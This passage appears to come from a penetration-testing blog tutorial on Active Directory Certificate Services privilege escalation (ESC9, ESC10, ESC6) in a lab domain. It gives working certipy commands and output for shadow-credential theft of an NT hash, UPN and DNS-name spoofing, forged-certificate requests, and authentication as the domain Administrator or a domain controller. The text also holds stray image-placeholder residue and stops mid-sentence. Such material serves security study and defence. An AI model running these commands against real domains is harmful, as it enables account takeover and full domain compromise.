The above certificate can be used for privileged escalation by any user with `GenericWrite` permissions over another account. One thing to note is the presence of the flag `SubjectAltRequireUpn`, this means the enrollee's `userPrincipalName` attribute will be included in the SAN extension and used to map the certificate to the AD account, so we'll need to modify our writable user's UPN to make sure the certificate maps it to our

impersonation target's UPN, we'll later see how in Bloodhound UPN mapping exploitation is called "scenario A".

"scenario B" on the other hand exploits DNS mapping, it's for when the template has the `SubjectAltRequireDns` flag set, resulting in a certificate with the enrollee's `dNSHostName` attribute in the SAN. Since mapping is based around the enrollee's `dNSHostName` attribute we can only impersonate other machine accounts, like a domain controller, and we need to use a writable machine account instead of a user account, as AD user objects do not have this attribute.

To start the UPN mapping attack we need the writable account's credentials, shadow credentials is perhaps the easiest method to obtain them, and certipy supports it with the `shadow` command:

```
certipy shadow auto -username tantani@testlab.loc -p 'AAAAaaaa!1' -account pirelli
```

Press enter or click to view image in full size

```
┌──(giulio㉿giulioKali2024)-[~]
└─$ certipy shadow auto -username tantani@testlab.loc -p 'AAAAaaaa!1' -account pirelli
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'pirelli'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'c77c9e05-da02-5d55-0c75-3af35a9c8a09'
[*] Adding Key Credential with device ID 'c77c9e05-da02-5d55-0c75-3af35a9c8a09' to the Key Credentials for 'pirelli'
[*] Successfully added Key Credential with device ID 'c77c9e05-da02-5d55-0c75-3af35a9c8a09' to the Key Credentials for 'pirelli'
[*] Authenticating as 'pirelli' with the certificate
[*] Using principal: pirelli@testlab.loc
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'pirelli.ccache'
[*] Trying to retrieve NT hash for 'pirelli'
[*] Restoring the old Key Credentials for 'pirelli'
[*] Successfully restored the old Key Credentials for 'pirelli'
[*] NT hash for 'pirelli': c94d2f91b93381755e7bfefd5a2b1fb7
```

The UPN of the writable user is changed into our target's `sAMAccountName` with the `account update` command:

```
certipy account update -username tantani@testlab.loc -p 'AAAAaaaa!1' -user pirelli
-upn Administrator
```

Press enter or click to view image in full size

```
┌──(giulio㉿giulioKali2024)-[~]
└─$ certipy account update -username tantani@testlab.loc -p 'AAAAaaaa!1' -user pirelli -upn Administrator
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Updating user 'pirelli':
    userPrincipalName                   : Administrator
[*] Successfully updated 'pirelli'
```

By omitting the domain suffix from the UPN we avoid conflicts with other UPNs in the domain, which by default all contain the suffix. The UPN processing order will still allow the DC to map the UPN `Administrator` in our writable account to the actual administrator, making its impersonation possible. Then we use the writable account to request a certificate for the ESC9 template:


```
certipy req -u pirelli@testlab.loc -hashes c94d2f91b93381755e7bfefd5a2b1fb7 -dc-ip 192.168.0.222 -ca CA -template ESC9 -target-ip 192.168.0.223
```

Press enter or click to view image in full size

The UPN of the writable account is changed back to the original:

```
certipy account update -username tantani@testlab.loc -p 'AAAAaaaa!1' -user pirelli -upn pirelli@testlab.loc
```


Press enter or click to view image in full size



The certificate we have obtained can now be used to authenticate as Administrator with the usual `auth` commands, except we need to specify `-domain` since the UPN in the certificate (`administrator`) does not have it:

```
certipy auth -dc-ip 192.168.0.222 -domain testlab.loc -pfx administrator.pfx
```


Press enter or click to view image in full size



In scenario B we need a machine account with a `dnsHostName` attribute we can modify arbitrarily, and by this I mean that unfortunately we cannot use the MachineAccountQuota to create a new machine account, because in this case we'd get validated write permissions over the attribute, so we can only modify the `dnsHostName` attribute to a value that matches the computer's own `sAMAccountName`. This was implemeted with the patch that corrected Certifried, but does not apply if we have `GenericWrite` on a machine account.


We can observe this in the following scenario, where the same user has `WriteAccountRestrictions` over `TEST1$`, an account it just created, and `GenericAll` over `TESTCOMPUTER$`:

Press enter or click to view image in full size



Modifying `TEST1$`'s `dnsHostName` results in an `CONSTRAINT_ATT_TYPE` error, but the DC won't complain about doing the same with `TESTCOMPUTER$`, even though we are assigning it the same DNS name of the DC we wish to impersonate:


Press enter or click to view image in full size



This is because while UPN names must be unique domain-wide no such constraints are placed on DNS names.

The second limitation to scenario B is that we can only impersonate machine accounts, hence the choice of targeting a DC. certipy's `account update` command lets us change the `dnsHostName` attribute with the `-dns` flag. The rest the attack is the same as scenario A, except we don't need to change back our machine account's DNS name right away:

Press enter or click to view image in full size



ESC10 (Weak Certificate Mappings)

ESC10 used to be possible when one of these two conditions were met on a DC:

- `StrongCertificateBindingEnforcement` = 0 (no longer supported!)
- `CertificateMappingMethods` has UPN flag set (0x4) (still supported, not default)

Unfortunately for attackers neither of the two keys can be enumerated by unprivileged users, so we have no choice but make a blind attempt.


Kerberos Authentication

This was the scenario where `StrongCertificateBindingEnforcement` was set to 0, it only applied to kerberos authentication. Exploitation in this case was to be pretty much identical to ESC9, except we could request any client authentication certificate we wanted, like the default `User`. Unfortunately this setting is no longer supported as of Microsoft's plan to make strong mapping the only available option in due time.

SChannel Authentication

This is in case `CertificateMappingMethods` has its `UPN` flag (0x4) set, for example this happens when the value is set to 0x1f, which enables all mapping methods. With this method we can only compromise accounts that do not already have a populated `userPrincipalName` attribute, such as machine accounts and the default domain administrator.

Press enter or click to view image in full size




Also because this key only applies to SChannel authentication we are forced to authenticate to LDAPS with certipy's `-ldap-shell` flag, instead of using PKINIT. Like with ESC9 we also need `GenericWrite` over an account with enrollment permissions on a client authentication template.

Like with ESC9 we can exploit UPN or DNS mapping based on the templates we can enroll in and their flags: if the template requires the enrollee's UPN or SPN in the SAN we can do scenario A (it turns out when a template is marked to require an SPN in the SAN it will just add the account's UPN instead), and if it requires its DNS we can do scenario B.

This time the target of the attack is the domain controller `dc.testlab.loc`. After getting the writable account's credentials we modify its UPN to `<target>$@domain.com`, so in this case it will be `dc$@testlab.loc`:

```
certipy account update -username tantani@testlab.loc -p 'AAAAaaaa!1' -user pirelli
-upn 'dc$@testlab.loc'
```

Press enter or click to view image in full size




Once again we are exploiting the UPN mapping validation, where the DC removes the domain half and looks for any account with its `sAMAccountName` equal to the user half of the UPN (here `dc$`).

Likewise, if the template requires the DNS name isntead of the UPN in the SAN we simply modify the account's `dnsHostName` attribute with the same command as before but with the `-dns` flag to specify the target's own `dnsHostName`. Here we don't need to worry about conflicts as the DC allows two different accounts with the same `dnsHostName`.

We then enroll in a client authentication certificate like `User` with our writable account:

Press enter or click to view image in full size




From the output we can see the certificate contains the UPN `dc$@testlab.loc` while the `objectSid` is that of our account, not of the DC: normally this mismatch would make the mapping fail, but because SChannel UPN validation is enabled on the DC the UPN is given priority, and due to the processing order we've seen earlier this UPN will be mapped to the real domain controller account. We change back the writable user's UPN to the original:

```
certipy account update -username tantani@testlab.loc -p 'AAAAaaaa!1' -user pirelli
-upn pirelli@testlab.loc
```

And finally we use the certificate to authenticate on the DC's LDAPS service, from where we can setup RBCD:


```
certipy auth -dc-ip 192.168.0.222 -pfx dc.pfx -ldap-shell
```

Press enter or click to view image in full size



With delegation rights in our hands we can take control of the host with the usual S4U2Self+Proxy method:

Press enter or click to view image in full size




ESC6 (EDITF_ATTRIBUTESUBJECTALTNAME2)

ESC6 is a vulnerability born from setting the `EDITF_ATTRIBUTESUBJECTALTNAME2` flag on a CA, enabling a CA to accept a user-provided SAN in ANY certificate template regardless of how they are configured. As such, ESC6 is simply exploited the same way ESC1 is, by requesting a client authentication certificate and specifying a user to impersonate, but we aren't limited to certificates requiring a user-provided SAN, literally any one with a Client Authentication EKU will work. Administrators may enable this dangerous setting like so:

```
certutil -setreg policy\EditFlags +EDITF_ATTRIBUTESUBJECTALTNAME2
```

Unfortunately as we have already seen the introduction of the `szOID_NTDS_CA_SECURITY_EXT` extension effectively breaks this vulnerability unless the CA is also vulnerable to ESC9 as we'll see in a moment. Either way certipy can spot the flag:

Press enter or click to view image in full size




Exploitation on an unpatched CA is as simple as using the same command we'd use for ESC1 but with any client authentication template we can enroll in, by default we can use the `User` template if we control a member of `Domain Users` and the `Machine` template if we have `Domain Computers` credentials.

Requesting these default templates is also a valid way to check if the DC was patched, `User` and `Machine` are two templates which should result in a certificate with the `szOID_NTDS_CA_SECURITY_EXT` extension and they are available by default to every user and computer, so if we see there's no SID in the certificate, then the DC should vulnerable:

